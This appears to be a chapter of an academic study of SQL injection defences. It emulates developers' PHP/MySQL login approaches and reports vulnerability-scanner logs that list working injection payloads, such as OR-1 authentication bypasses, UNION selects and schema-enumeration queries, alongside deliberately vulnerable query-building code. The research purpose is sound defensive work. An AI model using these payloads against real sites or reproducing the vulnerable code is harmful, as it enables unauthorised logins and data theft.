As of version 5.3.0, released on June 30th 2009, PHP no longer supports Magic Quotes, an anti-SQL Injection feature in previous versions of the language, which allowed developers to “blissfully and unknowingly write better (more secure) code” (PHP, 2010). This feature silently escaped all single-and double-quotes, backslashes, and null characters, within HTTP Get, Post, and Cookie values, rendering SQL injection attacks ineffectual should these values be directly inserted into an inline SQL statement. Given that one approach, analyzed during this study, relied completely on the Magic Quotes feature, indicating the probable presence of many other such systems across the Internet, and considering that best practice is to suppress all system warnings and errors on non-development environments, it is reasonable to conclude that this move has introduced vulnerabilities in many, previously secure, legacy systems. Many more systems may become vulnerable over time, as, at the time of writing, servers running PHP 5.2.x are still quite common. PHP justify this move, saying that "today developers are better aware of security and end up using database specific escaping mechanisms and/or prepared statements instead of relying upon features like magical [sic.] quotes.” (PHP, 2010). While this is undoubtedly true, the underlying assumption that all developers are behaving in this manner has led to the ironic situation whereby the industry-wide belief that SQL injection is no longer a threat has caused a chain of events, resulting in an increase in the number of SQL injection flaws worldwide.

An extremely prevalent misconception, shared by over 50% of those interviewed, was that SQL Injection could only be used to modify the content of a site, enabling Cross Site Scripting (XSS). When encouraged to consider the other possibilities available to malicious user upon discovery of a SQL injection flaw, most realized, or remembered, that schema enumeration and the theft of sensitive information was also possible but admitted that these possibilities did not immediately spring to mind whenever they had been discussing the topic of SQL injection in the previous year. Only 28.5% of interviewees explained that complete control of the server could be possible, from which other attacks could be launched. This is perhaps explained by the tendency of Web developers to think in terms of Web site rather than Web servers.

Identifying Unique Approaches to Counteracting Input Validation Attacks

The third and final objective of the developer interviews was to discover the exact means by which each developer tackled the problems of creating login forms and query-string driven information systems, so that, wherever possible, these approaches could be emulated in a PHP/MySQL environment. The purpose of these emulations was to enable risk-free vulnerability assessment on each discovered approach, using the bespoke vulnerability scanner, described in the previous chapter.

The seven distinct approaches to security, discovered during this process, fall into two broad categories: SQL Server input validation (43%) and Web server input validation (57%). Input validation, involving the SQL Server, was achieved through the use of stored procedures or prepared statements. Web server-based input validation involved the removal and/or escaping of defined characters or phrases, prior to the execution of the SQL statement. The percentage breakdown, in terms of each method's usage, is illustrated in figure 5.2, below.




Figure 5.2 – Principle SQL Injection Countermeasures Employed By Interviewees

The approaches to security, used by each of the interviewees were as follows:

- Approach A - Bespoke blacklist (JSP / MySQL).
- Approach B – Use of Magic quotes and server-side truncation (PHP / MySQL).
- Approach C - Stored procedures (Microsoft.NET / SQL Server 2005).
- Approach D – Vendor-specific escaping (PHP / MySQL).
- Approach E - Bespoke blacklist (PHP / MySQL).
- Approach F - Prepared statements (Microsoft.NET / SQL Server 2008).
- Approach G - Prepared statements (JSP / MySQL).

Approach A.

In this approach, the problem of SQL injection was addressed through the use of a bespoke blacklist of disallowed strings or characters, which were automatically removed from all content placed within any inline SQL statements. These disallowed strings included single quotes, square brackets, backslashes, semicolons, hyphens, percentage signs, and the Hex-encoding identification string ‘0x’. The blacklist was also applied to any numeric input, which was also Truncated to eight characters. References to numeric field values, within SQL statements, while rare, were never wrapped in quotes. Database server-generated messages were visible to the user and no limit was placed on the number of login attempts a user could make. Password values were always encrypted within the database.

Approach B.

Here, the developer relied on PHP's Magic Quotes feature to escape single-quotes, double-quotes, backslashes, and the null character (\0). Numeric field values are wrapped in single quotes, whenever included in the in-line SQL statements. The number of login attempts was not limited and all error messages were suppressed. Password entries were encrypted by default within the database.

Approach C.

This approach involved the use of stored procedures in all database interactions. Strong typing within procedure calls, coupled with the SQL Server’s automated escaping of reserved characters within string inputs, ensured the validation of user input. Relatively large user name and password field lengths were used in the number of login attempts was not limited.

Typically, e-mail addresses were used instead of usernames and the system allowed up to 255 characters for these. Passwords of up to 50 characters in length were also supported. All database error messages were suppressed by database content was never encrypted unless explicitly requested by the client.

Approach D.

A vendor-specific validation routine was employed on both character and numeric user input before being embedded within in-line SQL statements. The maximum number of login attempts was unlimited and numeric values were not wrapped in single quotes. Database entries and other sensitive information were encoded by default. As database activity was kept to a minimum, the database resided on the Web server.

Approach E.

In an approach very similar to that of approach A, above a blacklist of unwanted strings were removed from all user input before in-line SQL statements were constructed. Disallowed strings were spaces, semicolons, hyphens, and the reserved words ‘SELECT’, ‘UNION’, ‘DELETE’, and ‘DROP’. PHP's Magic Quotes feature was also used to escape backslashes, null characters, single quotes, and double quotes. Numeric fields were truncated to 10 characters in length and were surrounded by single quotes whenever referenced within queries. All database errors were suppressed and sensitive database content was encrypted.

Approach F.

This .NET-based approach used prepared statements in all database interactions, in conjunction with strong typing and an optional extra validation layer to protect against SQL injection. Response.write encoding/decoding was also used to reduce the threat of Cross Site Scripting. Sensitive database information was encrypted by default, and database errors were suppressed.

Approach G.

This JSP-based approach used the ‘hibernate’ Object Relational Modeling (ORM) library to access an underlying MySQL database using prepared statements. The database server and Web server typically coexisted on the same hardware. Database information was not encrypted, and database or JSP error messages were not suppressed from the user, should an error occur. Query string input was only used wherever a single character was required and this was truncated to a single character on the server-side. Form data was used to handle all other user input, which was sent, unfiltered, to hibernate for processing.

Evaluating Each Unique Approach

A simple, single page website was created as a generic template, onto which each distinct approach could be easily applied. The system accepted user input via the query string or a login form which was presented whenever no user input was detected. The login form accepted either a user name or user ID, and a password, and submitted its form data to itself. On page load, an in-line SQL statement would be created, incorporating the user supplied data. The system created separate statements, depending on whether the username string or numeric user ID had been supplied. This allowed differences between interviewees' approaches to handling character-and numeric-fields to be mimicked in a single Web page. The page also accepted the form input via the query string, causing a query-string-driven database query to be executed, referencing at least one numeric or alphabetic database field. This reuse of the login form's SQL statements, although unusual, was adequate to enable the testing of any interviewee's approaches with query-string-based attacks.

The complete source code for this generic prototype is listed in appendix E, along with that of all variations, created to perfectly mimic the approaches described by those interviewed. Alternatively, figure 5.3 contains a brief pseudo-code outline of this test page's logic, with bold text to indicate any areas which will need to be modified to emulate each distinct approach:

```
State whether to display PHP errors and warnings.
Set verbose mode to On
Set Die-on-database-failure mode to On
if a value for ‘user’ was detected, either in a Post or Get variable {
  if a connection to the database can be made {
    Call AuthenticateUser()
    Disconnect from the database.
  }
} otherwise {
  Display the login form: username and userID fields, password field,
    and submit button.
}

AuthenticateUser() {
  if the user ID was not supplied {
    Construct a SQL statement using the username and password fields.
  } otherwise {
    Construct a SQL statement using the user ID and password fields.
  }
  Call sqlQuery to execute the query, displaying the query syntax on screen.
  if more than one row is returned {
    Display "You are logged in."
  } otherwise {
    Display "Login failed - Try again"
  }
}

sqlQuery() {
  Accept the query to execute as the first parameter.
  Accept whether to display debug information as the second parameter.
```

```
    Default to False.
  Accept whether to stop executing if debug information is displayed as the
    third parameter.  Default to False.
  Accept whether to run silently as the fourth parameter. Default to False.

  if debug mode is on {
    Display the query syntax on screen.
    if configured to stop executing when debug information is displayed {
      Stop executing.
    }
  }
  Execute the SQL query.
  if there is an error and silent mode is not on {
    if verbose mode is on {
      Display a verbose database error.
    } otherwise {
      Display "Database error encountered"
    }
    if Die-on-database-failure mode is on {
      Display "This script cannot continue, terminating."
      Stop executing.
    }
  }
}
```

Figure 5.3 – Pseudo-code of the test page, from which all approach emulations were created

Approach A.

Emulation.

Implementing a bespoke blacklist to filter out unwanted characters involved the creation of a sqlSafe function, which was called during the creation of the in-line SQL query, as shown in figure 5.4, below. As the emulation was created on a PHP 5.2.8 system, which uses Magic Quotes, the effects of this feature were first undone by removing any inserted escape characters with the stripslashes command.

```
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='"
           . sqlsafe($_request['user'])
           . "' AND pwd='" . sqlsafe($_request['pass']) . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id="
           . substr($_request['id'], 0, 8)
           . " AND pwd='" . sqlsafe($_request['pass']) . "'";
  }

.
.
.

function sqlsafe($sql) {
  $search = str_replace("0x", "", preg_replace("'[\';\-%\\\\]'", "",
            stripslashes($sql)));
  return($search);
}
```

Figure 5.4 – PHP implementation of approach A

Bespoke Scanner Test Results.

Scanning the login form, using the username and password fields was achieved by invoking the scanner with the URI of the form to scan as the only parameter. This meant that the form fields to use for SQL Injection attacks had to be selected manually from lists, presented by the system. It was not necessary to provide a successful login indication string because the test system's welcome message included a phrase that would be recognized by SQLscan's default recognition strings. As Figure 5.5 shows, no vulnerabilities were found in this case.

```
[root@www2 sqlscan]# ./sqlscan http://www.evanryder.com/approachA.php
Info: Logging to ./logs/evanryder.com_approachA.php.log
Below are all form fields in this Web page - Please select the Username
field:
1) user                  3) pass                  5) View_Full_Tags
2) id                    4) submit                6) View_Complete_Source
Username Field? 1
Please select the Password field:
1) user                  3) pass                  5) View_Full_Tags
2) id                    4) submit                6) View_Complete_Source
Password Field? 3
Checking for generic vulnerabilities: -WARNING: Check for successful logins
impaired because no definitive searchphrase has been provided. Use the -s
switch to set this. Using common searchphrases instead.
Done
Checking for MSSQLServer vulnerabilities: Done
Checking for MySQL vulnerabilities: Done
Checking for Oracle vulnerabilities: Done
Info: 0 possible vulnerabilities found.
[root@www2 sqlscan]#
```

Figure 5.5 – Scanning for vulnerabilities in the ‘user’ and ‘pass’ fields with SQLscan

Next, SQLscan was used to identify any problems with the second login method: using the numeric user identifier and password. The username and password fields to use were supplied using the –u and –p parameters, respectively, and verbose output was enabled with the –v switch to display all vulnerabilities as they were discovered. A number of attacks were possible even though the id field was restricted to eight characters in length and all characters in the blacklist were removed from each new attack input.

```
[root@www2 sqlscan]# ./sqlscan -vu id -p pass
http://www.evanryder.com/approachA.php
Info: Logging to ./logs/evanryder_com_approachA.php.log
Info: Scan of http://www.evanryder.com/approachA.php initiated at Mon Jul 26
18:30:29 IST 2010.
Info: Posting to http://www.evanryder.com/approachA.php
Checking for generic vulnerabilities: -!! MySQL database detected. !!
Vulnerability: Plain-text SQL Injection (username field) - E.g. id = "'",
pass = "mypwd"

|Vulnerability: Unsuppressed error messages: Numeric field - invalid syntax -
E.g. id = "1 when 0", pass = "1 when 0"

/Vulnerability: Unsuppressed error messages: Character field - invalid syntax
- E.g. id = "1' when 0", pass = "1' when 0"
```

```
-Vulnerability: Unsuppressed error messages: Numeric username field -
Reference to non-existent table - E.g. id = "(SELECT id FROM
nonExistentTable)", pass = "9999"

\Vulnerability: Unsuppressed error messages: Character username field -
Reference to non-existent table - E.g. id = "' and 9=(SELECT id FROM
nonExistentTable)", pass = "9999"

-Vulnerability: Unsuppressed error messages: Numeric username field -
Reference to non-existent column in existing table - E.g. id = "(SELECT
idxr3)", pass = "9999"

\Vulnerability: Unsuppressed error messages: Character username field -
Reference to non-existent column in existing table - E.g. id = "' and
9=(SELECT idxr3)", pass = "9999"

-Vulnerability: Unsuppressed error messages: Numeric username field -
Comparison of a single value to multiple values - E.g. id = "(SELECT 1,2)",
pass = "9999"

\Vulnerability: Unsuppressed error messages: Character username field -
Comparison of a single value to multiple values - E.g. id = "' and 9=(SELECT
1,2)", pass = "9999"

-WARNING: Check for successful logins impaired because no definitive
searchphrase has been provided. Use the -s switch to set this. Using common
searchphrases instead.
Done
Checking for MySQL vulnerabilities: /Vulnerability: Login by selecting all
records (numeric username field) - E.g. id = "4 OR 1#", pass = "mypwd"

-Vulnerability: Login by selecting all records (numeric username field) -
E.g. id = "4 OR 1-- ", pass = "mypwd"

\Vulnerability: Login by selecting all records (numeric username field) -
E.g. id = "4 OR 1/*", pass = "mypwd"

\Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "4||1#", pass = "mypwd"

Done
Info: 13 possible vulnerabilities found.
Info: All done - Mon Jul 26 18:36:06 IST 2010.
List all Vulnerabilities? [y/n]:  - No
All vulnerabilities are listed in the log file:
./logs/evanryder_com_approachA.php.log
[root@www2 sqlscan]#
```

Figure 5.6 - Scanning for vulnerabilities in the ‘id’ and ‘pass’ fields with SQLscan

Similar vulnerabilities were found when testing the id field as a querystring variable. This was achieved by specifying the attack field with the –G command line switch. Again, verbose mode was enabled so that each vulnerability could be seen immediately. The results of this scan ate listed in figure 5.7, below. Scanning all other query-string fields discovered no additional problems.

```
[root@www2 sqlscan]# ./sqlscan -vG id
http://www.evanryder.com/approachA.php?id=1\&pass=whoknows
Info: Logging to ./logs/evanryder.com_approachA.php.log
Info: Scan of http://www.evanryder.com/approachA.php?id=1&pass=whoknows
initiated at Mon Jul 26 18:52:06 IST 2010.
Checking for generic vulnerabilities: |!! MySQL database detected. !!

Vulnerability: String termination to induce a syntax error - plain text -
E.g. http://www.evanryder.com/approachA.php?id='&pass=whoknows&
/Vulnerability: SQL command termination to induce a syntax error (numeric
field) - plain text - E.g.
http://www.evanryder.com/approachA.php?id=;&pass=whoknows&
-
Vulnerability: Unsuppressed error messages: Character field - invalid syntax
- plain text - E.g. http://www.evanryder.com/approachA.php?id=1' when
0&pass=whoknows&
\
Vulnerability: Unsuppressed error messages: Numeric field - invalid syntax -
plain text - E.g. http://www.evanryder.com/approachA.php?id=1 when
0&pass=whoknows&
|
Vulnerability: Unsuppressed error messages: Numeric field - Reference to non-
existent table - plain text - E.g.
http://www.evanryder.com/approachA.php?id=(SELECT id FROM
nonExistentTable)&pass=whoknows&
/
Vulnerability: Unsuppressed error messages: Alphabetic field - Reference to
non-existent table - plain text - E.g.
http://www.evanryder.com/approachA.php?id=' AND 9 = (SELECT id FROM
nonExistentTable)&pass=whoknows&
-
Vulnerability: Unsuppressed error messages: Numeric field - Reference to non-
existent column in existing table - plain text - E.g.
http://www.evanryder.com/approachA.php?id=(SELECT idxr3)&pass=whoknows&
\
Vulnerability: Unsuppressed error messages: Alphabetic field - Reference to
non-existent column in existing table - plain text - E.g.
http://www.evanryder.com/approachA.php?id=' OR 9 = (SELECT
idxr3)&pass=whoknows&
|
Vulnerability: Unsuppressed error messages: Numeric field - Comparing single
numeric value to multiples - plain text - E.g.
http://www.evanryder.com/approachA.php?id=(SELECT 1, 2)&pass=whoknows&
/
Vulnerability: Unsuppressed error messages: Character field - Comparing
single numeric value to multiples - plain text - E.g.
http://www.evanryder.com/approachA.php?id=' OR 1 = (SELECT 1,
2)&pass=whoknows&
```

```
\WARNING: Check for successful logins impaired because no definitive
searchphrase has been provided. Use the -s switch to set this. Using common
searchphrases instead.
Vulnerability: Return all records using 'OR n=n' (plaintext, no truncation) -
E.g. http://www.evanryder.com/approachA.php?id=1 OR 432=432&pass=whoknows&
/
Vulnerability: Return all records & query truncation using 'OR n=n -- '
(plaintext) - E.g. http://www.evanryder.com/approachA.php?id=1 OR 432=432 --
&pass=whoknows&
Done
Checking for MySQL vulnerabilities: \Vulnerability: Return all records &
query truncation using '--%20' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachA.php?id=1 OR 432=432 --%20&pass=whoknows&
|
Vulnerability: Return all records & query truncation using '#' (numeric field
- plaintext) - E.g. http://www.evanryder.com/approachA.php?id=1 OR 432=432
%23&pass=whoknows&
-
Vulnerability: Return all records & query truncation using '/*' (numeric
field - plaintext) - E.g. http://www.evanryder.com/approachA.php?id=1 OR
432=432 /*&pass=whoknows&
|
Vulnerability: Return all records using alternate OR syntax (2 vertical bars)
& query truncation using '--%20' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachA.php?id=1%7c%7c1--%20&pass=whoknows&
/
Vulnerability: Return all records & query truncation using alternate OR
syntax (2 vertical bars) and '#' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachA.php?id=1%7c%7c1%23&pass=whoknows&
-
Vulnerability: Return all records & query truncation using alternate OR
syntax and '/*' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachA.php?id=1%7c%7c1/*&pass=whoknows&
Done
Info: 18 possible vulnerabilities found.
Info: All done - Mon Jul 26 18:53:59 IST 2010.
List all Vulnerabilities? [y/n]:  - No
All vulnerabilities are listed in the log file:
./logs/evanryder.com_approachA.php.log
[root@www2 sqlscan]#
```

Figure 5.7 – Scanning for vulnerabilities with SQLscan using the ‘id’ query-string field

Off-the-shelf Scanner Test Results.

Upon testing the same form with ‘SQL Inject Me’, from Security Compass, a similar number of problems were reported for the ‘id’ field; however, as shown in figure 5.8, two errors were reported for most tests. Closer inspection of the reported problems revealed that the tests performed by this tool corresponded to the first ten tests reported by SQLscan, listed in figure 5.7, above.

```
Error string found: 'SQL Error'
Tested value: %31%27%20%4F%52%20%27%31%27%3D%27%31
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: %31%27%20%4F%52%20%27%31%27%3D%27%31

Error string found: 'SQL Error'
Tested value: 1 UNI/**/ON SELECT ALL FROM WHERE
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1 UNI/**/ON SELECT ALL FROM WHERE

Error string found: 'SQL Error'
Tested value: 1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype
= 'U' --
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype
= 'U' --

Error string found: 'SQL Error'
Tested value: 1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1))) > 116
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1))) > 116

Error string found: 'SQL Error'
Tested value: ' OR username IS NOT NULL OR username = '
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: ' OR username IS NOT NULL OR username = '

Error string found: 'SQL Error'
Tested value: 1' AND non_existant_table = '1
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1' AND non_existant_table = '1

Error string found: 'SQL Error'
Tested value: 1'1
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1'1

Error string found: 'SQL Error'
Tested value: '; DESC users; --
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: '; DESC users; --
```

```
Error string found: 'SQL Error'
Tested value: 1 AND USER_NAME() = 'dbo'

Error string found: 'SQL Error'
Tested value: 1' AND 1=(SELECT COUNT(*) FROM tablenames); --
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1' AND 1=(SELECT COUNT(*) FROM tablenames); --

Error string found: 'SQL Error'
Tested value: 1 AND 1=1
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1 AND 1=1

Error string found: 'SQL Error'
Tested value: 1 EXEC XP_
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1 EXEC XP_

Error string found: 'SQL Error'
Tested value: 1'1
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1'1

Error string found: 'SQL Error'
Tested value: 1' OR '1'='1
Error string found: 'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use'
Tested value: 1' OR '1'='1
```

Figure 5.8 – Vulnerabilities reported by ‘SQL Inject Me’ for Approach A’s ‘id’ field

White-box testing and analysis.

All of the above scan results indicate that Approach A has two fundamental flaws: SQL Injection, and information disclosure via unsuppressed database error messages. Upon examination of the code, it is apparent that SQL Injection is possible for two reasons. First, input validation checks, such as checking whether the supplied data is numeric and applying the blacklist, are not applied to the ‘id’ field value. Truncating the field to eight characters limits the damage that can be caused via SQL Injection attacks but, as demonstrated by SQLscan, many dangerous attacks are still possible. Had the blacklist also been used to sanitize the user input, the problem would still have existed because this blacklist is incomplete. Even with it in place for the ‘id’ field, approximately 66% of SQLscan’s tests and 25% of those performed by ‘SQL Inject Me’ would still have been successful. Second, the failure to enclose numeric values within single quotes means that many SQL Injection attacks will succeed where they would otherwise have failed.

Approach B.

Emulation.

Approach B simply involved wrapping all user input in single quotes and relying on PHP's now deprecated Magic Quotes feature to escape all dangerous characters within the in-line SQL statement, as shown in figure 5.9, below. As explained previously, this is presumed to be an extremely common approach in legacy code, across the Internet.

```
  if (empty($_request['id'])) {
    $sql = "SELECT name FROM users WHERE uid = '" . $_request["user"] . "' 
AND
           pwd = '" . $_request["pass"] . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id='" . $_request['id'] . "' AND
           pwd='" . $_request['pass'] . "'";
  }
```

Figure 5.9 – PHP implementation of approach B

Bespoke Scanner Test Results.

The effectiveness of this approach in preventing SQL injection attacks was clearly illustrated upon running SQLscan, which was unable to discover any vulnerabilities in the system emulating this approach.

Off-the-shelf Scanner Test Results.

‘SQL Inject Me’ echoed SQLscan's assessment of this approach, detecting no security issues within this emulation.

White-box testing and analysis.

The simplicity and effectiveness of Magic Quotes as a SQL Injection countermeasure is clearly illustrated in this approach emulation, explaining its near-ubiquity in older PHP systems. Although perfectly secure in their intended environments, such systems are in danger of becoming vulnerable, either from being ported to newer host servers or as a result of routine maintenance, where server components, such as PHP, could be upgraded to newer versions. The silent nature of this feature, coupled with the tendency for live systems to suppress server-generated error and warning messages for security reasons, greatly increase the risk of the newly-introduced vulnerability, in previously secure applications, remaining undetected by system owners. Any such vulnerability could easily be discovered, either manually or with the aid of a vulnerability scanner. Unfortunately, such scans may well be carried out more frequently by malicious external users than by those in a position to mitigate the risk, as all interviewees using vulnerability scanners admitted to performing scans as a result of major application software updates only.

Approach C.

Emulation.

Approach C. Involved the use of a stored procedure, both when authenticating a user and delivering content in reaction to the supplied query string variable. Emulating this approach using the PHP test model, involved the creation of two stored procedures. Limitations of the database API, in use by the test system, meant that a record set could not be returned from the stored procedures, which was the norm described by the interviewee. It was decided to use an output parameter, containing the number of records returned, to work around this problem without impacting on the study results. The exact stored procedures, used to emulate this approach, are shown in figure 5.11, below. Because all input validation is carried out on the database server in this approach, it was necessary to undo any modifications made by Magic Quotes, which was enabled on the test system. This was achieved by removing all slashes from the user input before supplying it to the stored procedure, as shown in figure 5.10.

```
<?
function authenticateuser() {
  if ( (!isset($_request["user"]) && !isset($_request["id"])) || !isset(
       $_request["pass"]) ) {
    // a required field is empty
    echo "Login failed.<br/><br/><a href=\"javascript:history.back(1);\">Try
                                         again</a>";
  } else {
    if (empty($_request['id'])) {
      $sql = "call userlogin('" . stripslashes($_request["user"]) . "', '" .
             stripslashes($_request["pass"]) . "', @hits)";
    } else {
      $sql = "call IDlogin('" . stripslashes($_request["id"]) . "', '" .
             stripslashes($_request["pass"]) . "', @hits)";
    }
    $query = sqlquery($sql, false, false, true); // No DB Errors/Messages
             displayed
    $query = sqlquery("SELECT @hits");
    $row = mysql_fetch_assoc($query);
    if ($row["@hits"] > 0) {
      echo "You are logged in.";
      } else {
      // redirect back to login form
      echo "Login failed.<br/><br/>
            <a href=\"javascript:history.back(1);\">Try again</a>";
    }
  }
  return;
}
?>
```

Figure 5.10 – PHP implementation of approach C

```
DELIMITER |
create procedure `IDlogin`
(
  in idNo bigint,
  in passwd varchar(50),
  OUT hits int
)
begin
   select
     count(*)
   into hits
   from users
   where
     id = idNo and pwd = passwd;
end |


create procedure `userlogin`
(
  in email varchar(255),
  in passwd varchar(50),
  OUT hits int
)
begin
   select
     count(*)
   into hits
   from users
   where
     uid = email and pwd = passwd;
end |
DELIMITER ;
```

Figure 5.11 – Stored Procedures used in PHP implementation of approach C

Bespoke Scanner Test Results.

Scanning all fields with SQLscan, using both form- and query-string-based tests, uncovered no inherent weaknesses in this approach.

Off-the-shelf Scanner Test Results.

Unsurprisingly, 'SQL Inject Me' also reported no issues with any of the fields in the test system, demonstrating why stored procedures have long been recognised as effective countermeasures against SQL Injection attacks.

White-box testing and analysis.

The correct use of stored procedures is a strong defence against SQL injection attacks and this approach is an excellent example of this. However, the knowledge that your organisation's adopted approach is secure can often foster complacency in developers. This, in conjunction with ambitious corporate deadlines and varying degrees of security awareness among individual developers can often mean that unsafe practices can be unknowingly adopted, weakening the security of the overall approach. Such vulnerabilities are usually the result of developers having insufficient time to consider the security implications of their solutions, together with the assumption that "anything you do in a stored procedure is safe because stored procedures are secure." (Personal communications, July 8th, 2010). A common example of this is the use of the EXEC command within a stored procedure to dynamically construct and execute a SQL statement using input parameter values. This technique mirrors that used by classic ASP and PHP developers when creating inline SQL statements and is equally vulnerable to injection attacks. All interviewees who use stored procedures in their solutions (28.5%) admitted to having discovered and corrected such vulnerabilities in stored procedures, created by less security-conscious developers, in the past year.

Approach D.

Emulation.

This approach centres on the use of a vendor-specific escaping mechanism to ensure that the constructed SQL statement could not be altered in any way by malicious user input. PHP 5 provides such a mechanism for MySQL in the form of the mysql_real_escape_string() command. Again, a sqlSafe function was introduced to undo the effects of PHP Magic Quotes on the test system and to apply the approach’s SQL Injection countermeasures, in this case MySQL-specific escaping, to the user input, as shown in figure 5.12:

```
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='" .
sqlsafe($_request['user'])
           . "' AND pwd='" . sqlsafe($_request['pass']) . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id=" . sqlsafe($_request['id'])
       . " AND pwd='" . sqlsafe($_request['pass']) . "'";
  }
  $query = sqlquery($sql, false, false, true); // don’t show errors

.
.
.

function sqlsafe($sql) {
  $search = stripslashes($sql);  // undo magic quotes (not used on system
                                 // being emulated)
  $search = mysql_real_escape_string($search);
  return($search);
}
```

Figure 5.12 – PHP implementation of approach D

Bespoke Scanner Test Results.

Surprisingly, upon testing with SQLscan, a number of issues were discovered with the 'id' field, using both form- and query-string-centric attacks. The errors reported for this field are listed in figures 5.13 and 5.14, below.

```
[root@www2 sqlscan]# ./sqlscan -vs "logged in" -u id -p pass
http://www.evanryder.com/approachD.php
Info: Logging to ./logs/evanryder.com_approachD.php.log
Info: Scan of http://www.evanryder.com/approachD.php initiated at Tue Jul 27
16:16:09 IST 2010.
Info: Posting to http://www.evanryder.com/approachD.php
Checking for generic vulnerabilities: -Vulnerability: Log in by injecting an
easy-to-detect true condition into a numeric username field (plaintext) -
E.g. id = "0 OR 1=1 -- ", pass = "mypwd"

Done
Checking for MSSQLServer vulnerabilities: Done
Checking for MySQL vulnerabilities: -Vulnerability: Login by selecting all
records (numeric username field) - E.g. id = "4 OR 1#", pass = "mypwd"

\Vulnerability: Login by selecting all records (numeric username field) -
E.g. id = "4 OR 1-- ", pass = "mypwd"
```

```
|Vulnerability: Login by selecting all records (numeric username field) -
E.g. id = "4 OR 1/*", pass = "mypwd"

/Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "4/**/or/**/1#", pass = "mypwd"

-Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "4/**/or/**/1-- ", pass = "mypwd"

\Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "4/**/or/**/1/*", pass = "mypwd"

|Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "4||1#", pass = "mypwd"

/Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "(4)or(1)#", pass = "mypwd"

-Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "(4)or(1)-- ", pass = "mypwd"

\Vulnerability: Login by selecting all records using no spaces (numeric
username field) - E.g. id = "(4)or(1)/*", pass = "mypwd"

\Vulnerability: Login using union select (numeric username field + 2) - E.g.
id = "1 union select 1,1 -- ", pass = "9"

|Vulnerability: Login using union select (numeric username field + 2) - E.g.
id = "1 union select 1,1#", pass = "9"

/Vulnerability: Login using union select (numeric username field + 2) - E.g.
id = "1 union select 1,1/*", pass = "9"

Done
Checking for Oracle vulnerabilities: Done
Info: 14 possible vulnerabilities found.
Info: All done - Tue Jul 27 16:16:32 IST 2010.
List all Vulnerabilities? [y/n]: n - No
All vulnerabilities are listed in the log file:
./logs/evanryder.com_approachD.php.log
[root@www2 sqlscan]#
```

Figure 5.13 – Login form testing of approach D using the ‘id’ field

```
[root@www2 sqlscan]# ./sqlscan -vs "logged in" -G id
http://www.evanryder.com/approachD.php?id=1\&pass=1
Info: Logging to ./logs/evanryder.com_approachD.php.log
